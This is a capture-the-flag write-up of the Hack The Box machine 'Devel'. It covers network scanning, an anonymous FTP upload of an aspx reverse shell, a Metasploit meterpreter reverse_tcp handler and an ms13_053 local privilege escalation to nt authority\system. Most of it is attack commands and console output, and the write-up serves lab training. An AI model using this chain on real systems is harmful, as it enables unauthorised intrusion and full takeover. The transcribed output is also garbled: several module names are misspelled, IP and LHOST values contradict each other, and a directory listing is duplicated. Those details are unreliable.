

## Hack The Box: Devel


Exploiting a vulnerable windows machine at target IP 10.10.10.5 known as Devel

### Strategy:

Compromise the vulnerable machine in order to gain privileged access for the root.

### Tactics:

1. Perform a network scan. Using nmap to discover target Ip 10.10.10.5. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. It had an open ftp service open with anonymous login accepted and also some files which could be accessed at port 21. At port 80 it has a microsoft IIS httpd 7.5 service running.




The screenshot shows a Kali Linux desktop environment. In the background, a Mozilla Firefox browser window displays the IIS7 website, which features the text "IIS7 internet information services" surrounded by various "Welcome" messages in different languages. In the foreground, a terminal window shows the execution of several commands to scan the target IP 10.10.10.5. The commands and their outputs are as follows:

```
shashhh10@kali:~$ ping 10.10.10.5
PING 10.10.10.5 (10.10.10.5) 56(84) bytes of data:
64 bytes from 10.10.10.5: icmp_seq=2 ttl=127 time=428 ms
64 bytes from 10.10.10.5: icmp_seq=3 ttl=127 time=90.4 ms
64 bytes from 10.10.10.5: icmp_seq=4 ttl=127 time=94.8 ms
^C
- 10.10.10.5 ping statistics -
4 packets transmitted, 3 received, 25% packet loss, time 3028ms
rtt min/avg/max/mdev = 90.445/204.265/428.309/158.429 ms
shashhh10@kali:~$ sudo nmap -sS -sV -sC -A 10.10.10.5
[sudo] password for shashhh10:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-17 21:45 EDT
Nmap scan report for 10.10.10.5
Host is up (0.891s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
Microsoft IIS httpd 7.5
http-methods:
_Potentially risky methods: TRACE
_http-server-header: Microsoft-IIS/7.5
_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista:- cpe:/o:microsoft:windows_vista:sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


TRACEROUTE (using port 21/tcp)
HOP RTT ADDRESS
1 89.21 ms 10.10.14.1
2 90.24 ms 10.10.10.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.36 seconds
shashhh10@kali:~$ nikto -h 10.10.10.5
- Nikto V2.1.6
-----
+ Target IP: 10.10.10.5
+ Target Hostname: 10.10.10.5
+ Target Port: 80
```

2. Logged in through the Ftp service with anonymous credentials and got access to the aspx reverse shell which I used to exploit through to get access to the windows shell.



3. Using Metasploit created a reverse\_tcp shell and set at the target Ip. The listener starts when we load the page again and this trigger to start the reverse shell. We get access to the Windows shell and it has a x86 architecture. Got access to the basis and administrator dir, but did not have any privileged access yet.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.5       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.10.10.5       yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 10.10.14.27
LHOST => 10.10.14.27
msf5 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.27:1234
id
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.27:1234 -> 10.10.10.5:49167) at 2020-05-17 22:52:21 -0400


meterpreter > id
[*] Unknown command: id.
meterpreter > id
[*] Unknown command: id.
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.10.10.5 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.27:1234
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.27:1234 -> 10.10.10.5:49168) at 2020-05-17 22:53:18 -0400

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture   : x86
System Language : en-US
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows

meterpreter > dir
Listing: c:\windows\system32\inetrv
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-  118752   fil      2009-07-13 20:11:35 -0400 AppHostNavigators.dll
100777/rwxrwxrwx  125448   fil      2009-07-13 20:10:51 -0400 Inetmgr.exe
100666/rw-rw-rw-  126976   fil      2009-07-13 18:39:34 -0400 Microsoft.Web.Administration.dll
100666/rw-rw-rw-  1648976  fil      2009-07-13 18:39:42 -0400 Microsoft.Web.Management.dll
100666/rw-rw-rw-  137278   fil      2009-07-13 20:11:35 -0400 VPath.dll
100777/rwxrwxrwx  155648   fil      2009-07-13 20:11:25 -0400 appcmd.exe
100666/rw-rw-rw-  3654     fil      2009-06-18 17:17:16 -0400 appcmd.wml
100666/rw-rw-rw-  61440    fil      2009-07-13 20:11:12 -0400 apphostsvc.dll
100666/rw-rw-rw-  313856   fil      2009-07-13 20:11:17 -0400 appobj.dll
100666/rw-rw-rw-  389632   fil      2009-07-13 20:11:14 -0400 asp.dll
100666/rw-rw-rw-  22196    fil      2009-07-13 17:04:57 -0400 asp.mof
100777/rwxrwxrwx  195584   fil      2009-07-13 20:11:42 -0400 aspnetsca.exe
100666/rw-rw-rw-  22528    fil      2009-07-13 20:10:58 -0400 aspsvc.tlb
100666/rw-rw-rw-  32256    fil      2009-07-13 20:11:17 -0400 authanon.dll
100666/rw-rw-rw-  48640    fil      2009-07-13 20:11:01 -0400 browscap.dll
100666/rw-rw-rw-  33404    fil      2017-03-17 18:37:32 -0400 browscap.ini
100666/rw-rw-rw-  17408    fil      2009-07-13 20:11:22 -0400 cachfile.dll
100666/rw-rw-rw-  44544    fil      2009-07-13 20:11:28 -0400 cachhttp.dll
100666/rw-rw-rw-  16240    fil      2009-07-13 20:11:27 -0400 cachtrk.dll
100666/rw-rw-rw-  9728     fil      2009-07-13 20:11:27 -0400 cachuri.dll
100666/rw-rw-rw-  43520    fil      2009-07-13 20:11:22 -0400 compstat.dll
40777/rwxrwxrwx  4896     dir      2017-03-17 18:37:32 -0400 config
100666/rw-rw-rw-  41984    fil      2009-07-13 20:11:21 -0400 custerr.dll
100666/rw-rw-rw-  19456    fil      2009-07-13 20:11:22 -0400 defdoc.dll
100666/rw-rw-rw-  23552    fil      2009-07-13 20:11:22 -0400 dirlist.dll
40777/rwxrwxrwx  4896     dir      2017-03-17 18:37:32 -0400 en-US
100666/rw-rw-rw-  52080    fil      2009-07-13 20:11:24 -0400 filter.dll
100666/rw-rw-rw-  16384    fil      2009-07-13 20:11:29 -0400 fipconfigext.dll
100666/rw-rw-rw-  9728     fil      2009-07-13 20:11:28 -0400 fipctrpipe.dll
100666/rw-rw-rw-  18240    fil      2009-07-13 20:11:29 -0400 fipmib.dll
100666/rw-rw-rw-  14848    fil      2009-07-13 20:11:29 -0400 fipres.dll
100666/rw-rw-rw-  380224   fil      2009-07-13 20:11:36 -0400 fipsvc.dll
100666/rw-rw-rw-  69232    fil      2009-07-13 18:40:37 -0400 fipsvc.mof
100666/rw-rw-rw-  27136    fil      2009-07-13 20:10:58 -0400 gzip.dll
100666/rw-rw-rw-  22528    fil      2009-07-13 20:11:09 -0400 httpmib.dll
100666/rw-rw-rw-  12080    fil      2009-07-13 20:11:17 -0400 hwbcapi.dll
100666/rw-rw-rw-  63104    fil      2009-07-13 18:39:38 -0400 iis.msc
100666/rw-rw-rw-  197632   fil      2009-07-13 20:11:24 -0400 iiscore.dll
100666/rw-rw-rw-  90880    fil      2009-07-13 20:11:33 -0400 iisreg.dll
```



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.27:1234
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.27:1234 -> 10.10.10.5:49169) at 2020-05-17 23:04:21 -0400

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture   : x86
System Language : en-US
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows

meterpreter > dir
Listing: c:\windows\system32\inetrv
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-  118752   fil      2009-07-13 20:11:35 -0400 AppHostNavigators.dll
100777/rwxrwxrwx  125448   fil      2009-07-13 20:10:51 -0400 Inetmgr.exe
100666/rw-rw-rw-  126976   fil      2009-07-13 18:39:34 -0400 Microsoft.Web.Administration.dll
100666/rw-rw-rw-  1648976  fil      2009-07-13 18:39:42 -0400 Microsoft.Web.Management.dll
100666/rw-rw-rw-  137278   fil      2009-07-13 20:11:35 -0400 VPath.dll
100777/rwxrwxrwx  155648   fil      2009-07-13 20:11:25 -0400 appcmd.exe
100666/rw-rw-rw-  3654     fil      2009-06-18 17:17:16 -0400 appcmd.wml
100666/rw-rw-rw-  61440    fil      2009-07-13 20:11:12 -0400 apphostsvc.dll
100666/rw-rw-rw-  313856   fil      2009-07-13 20:11:17 -0400 appobj.dll
100666/rw-rw-rw-  389632   fil      2009-07-13 20:11:14 -0400 asp.dll
100666/rw-rw-rw-  22196    fil      2009-07-13 17:04:57 -0400 asp.mof
100777/rwxrwxrwx  195584   fil      2009-07-13 20:11:42 -0400 aspnetsca.exe
100666/rw-rw-rw-  22528    fil      2009-07-13 20:10:58 -0400 aspsvc.tlb
100666/rw-rw-rw-  32256    fil      2009-07-13 20:11:17 -0400 authanon.dll
100666/rw-rw-rw-  48640    fil      2009-07-13 20:11:01 -0400 browscap.dll
100666/rw-rw-rw-  33404    fil      2017-03-17 18:37:32 -0400 browscap.ini
100666/rw-rw-rw-  17408    fil      2009-07-13 20:11:22 -0400 cachfile.dll
100666/rw-rw-rw-  44544    fil      2009-07-13 20:11:28 -0400 cachhttp.dll
100666/rw-rw-rw-  16240    fil      2009-07-13 20:11:27 -0400 cachtrk.dll
100666/rw-rw-rw-  9728     fil      2009-07-13 20:11:27 -0400 cachuri.dll
100666/rw-rw-rw-  43520    fil      2009-07-13 20:11:22 -0400 compstat.dll
40777/rwxrwxrwx  4896     dir      2017-03-17 18:37:32 -0400 config
100666/rw-rw-rw-  41984    fil      2009-07-13 20:11:21 -0400 custerr.dll
100666/rw-rw-rw-  19456    fil      2009-07-13 20:11:22 -0400 defdoc.dll
100666/rw-rw-rw-  23552    fil      2009-07-13 20:11:22 -0400 dirlist.dll
40777/rwxrwxrwx  4896     dir      2017-03-17 18:37:32 -0400 en-US
100666/rw-rw-rw-  52080    fil      2009-07-13 20:11:24 -0400 filter.dll
100666/rw-rw-rw-  16384    fil      2009-07-13 20:11:29 -0400 fipconfigext.dll
100666/rw-rw-rw-  9728     fil      2009-07-13 20:11:28 -0400 fipctrpipe.dll
100666/rw-rw-rw-  18240    fil      2009-07-13 20:11:29 -0400 fipmib.dll
100666/rw-rw-rw-  14848    fil      2009-07-13 20:11:29 -0400 fipres.dll
100666/rw-rw-rw-  380224   fil      2009-07-13 20:11:36 -0400 fipsvc.dll
100666/rw-rw-rw-  69232    fil      2009-07-13 18:40:37 -0400 fipsvc.mof
100666/rw-rw-rw-  27136    fil      2009-07-13 20:10:58 -0400 gzip.dll
100666/rw-rw-rw-  22528    fil      2009-07-13 20:11:09 -0400 httpmib.dll
100666/rw-rw-rw-  12080    fil      2009-07-13 20:11:17 -0400 hwbcapi.dll
100666/rw-rw-rw-  63104    fil      2009-07-13 18:39:38 -0400 iis.msc
100666/rw-rw-rw-  197632   fil      2009-07-13 20:11:24 -0400 iiscore.dll
100666/rw-rw-rw-  90880    fil      2009-07-13 20:11:33 -0400 iisreg.dll
```

4. So I started searching for some exploit for the IIS and this actually took me a while to figure out and find. Got access to the local\_exploit\_suggester for the x86 architecture.

```
meterpreter > background
[*] Backgrounding session 4...
msf5 exploit(multi/handler) > search suggester

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  post/multi/recon/local_exploit_suggester  normal          No     Multi Recon Local Exploit Suggester

msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
  Name      Current Setting  Required  Description
  ---      -
SESSION    1               yes       The session to run this module on
SHOWDESCRIPTION  false          yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
=====
#  Id  Name  Type  Information                                     Connection
--  ---  ---  -
3     meterpreter x86/windows IIS APPPOOL.Web @ DEVEL 10.10.10.5:27:1234 -> 10.10.10.5:49169 (10.10.10.5)
4     meterpreter x86/windows IIS APPPOOL.Web @ DEVEL 10.10.10.5:27:1234 -> 10.10.10.5:49170 (10.10.10.5)

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 4
SESSION => 4
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 31 exploit checks are being tried...
[*] 10.10.10.5 - exploit/windows/local/hypasus_eventvwr: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ms10_015_kitrapdd: The service is running, but could not be validated.
[*] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ms13_051_schlaeseprei: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ms16_030_track_popup_menu: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ms15_004_tweeprvov: The service is running, but could not be validated.
[*] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ms16_016_wddat: The service is running, but could not be validated.
[*] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[*] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_092_schelevator
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):
  Name      Current Setting  Required  Description
  ---      -
CMD         no              Command to execute instead of a payload
```

5. Running this we got access to quite the few vulnerabilities the target was vulnerable to and with which we could attain privilege escalation. For this, I used the ms13\_053\_schlamperei exploit which could help us gain root privileges. Once the exploit was created I just migrated the injected file to the target file and got access to the windows shell.

```
msf5 exploit(windows/local/ms10_092_schlegelator) > run
[*] Started reverse TCP handler on 192.168.1.103:4444
[*] Preparing payload at C:\Windows\TEMP\VFUR0WJqSS.exe
[*] Creating task: lsat6CA2wIPW0
[*] ERROR: The task XML contains a value which is incorrectly formatted or out of range.
[*] (58,4):Task:
[*] Reading the task file contents from C:\Windows\system32\tasks\lsat6CA2wIPW0...
[*] Exploit failed: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: The system cannot find the file specified.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms10_092_schlegelator) > use exploit/windows/local/ms13_053_schlamperei
msf5 exploit(windows/local/ms13_053_schlamperei) > show options

Module options (exploit/windows/local/ms13_053_schlamperei):
  Name      Current Setting  Required  Description
  ----      -
  SESSION    yes              yes       The session to run this module on.

Exploit target:
  Id  Name
  --  --
  0    Windows 7 SP0/SP1

msf5 exploit(windows/local/ms13_053_schlamperei) > set SESSION 4
SESSION => 4
msf5 exploit(windows/local/ms13_053_schlamperei) > run
[*] Started reverse TCP handler on 192.168.1.103:4444
[*] Launching notepad to host the exploit...
[*] Process 3320 launched.
[*] Reflectively injecting the exploit DLL into 3320 ...
[*] Injecting exploit into 3320 ...
[*] Found winlogon.exe with PID 444
[*] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms13_053_schlamperei) > sessions 4
[*] Starting interaction with 4...

meterpreter > migrate 444
[*] Migrating from 3784 to 444...
[*] 19.10.18.5 - Meterpreter session 3 closed. Reason: Died
[*] Migration completed successfully.
meterpreter > shell
Process 1420 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window is open, displaying a Metasploit Meterpreter session. The user has navigated to the Desktop directory and listed the files. The file list includes various system files and folders like .AppData, .Application Data, .Contacts, .Cookies, .Desktop, .Documents, .Downloads, .Favorites, .Links, .Local Settings, .Music, .My Documents, .NTUSER.DAT, .regtrans-ms, .regtrans-ms, .NetHood, .Pictures, .PrintHood, .Recent, .Saved Games, .Searches, .SendTo, .Task Menu, .Templates, .Videos, .utuser.dat.1001, .utuser.dat.1002, and .utuser.ini. The terminal also shows the user running 'cat user.txt.txt' and 'cat user.txt.txt'.

-----\*End-of-HTB\*-----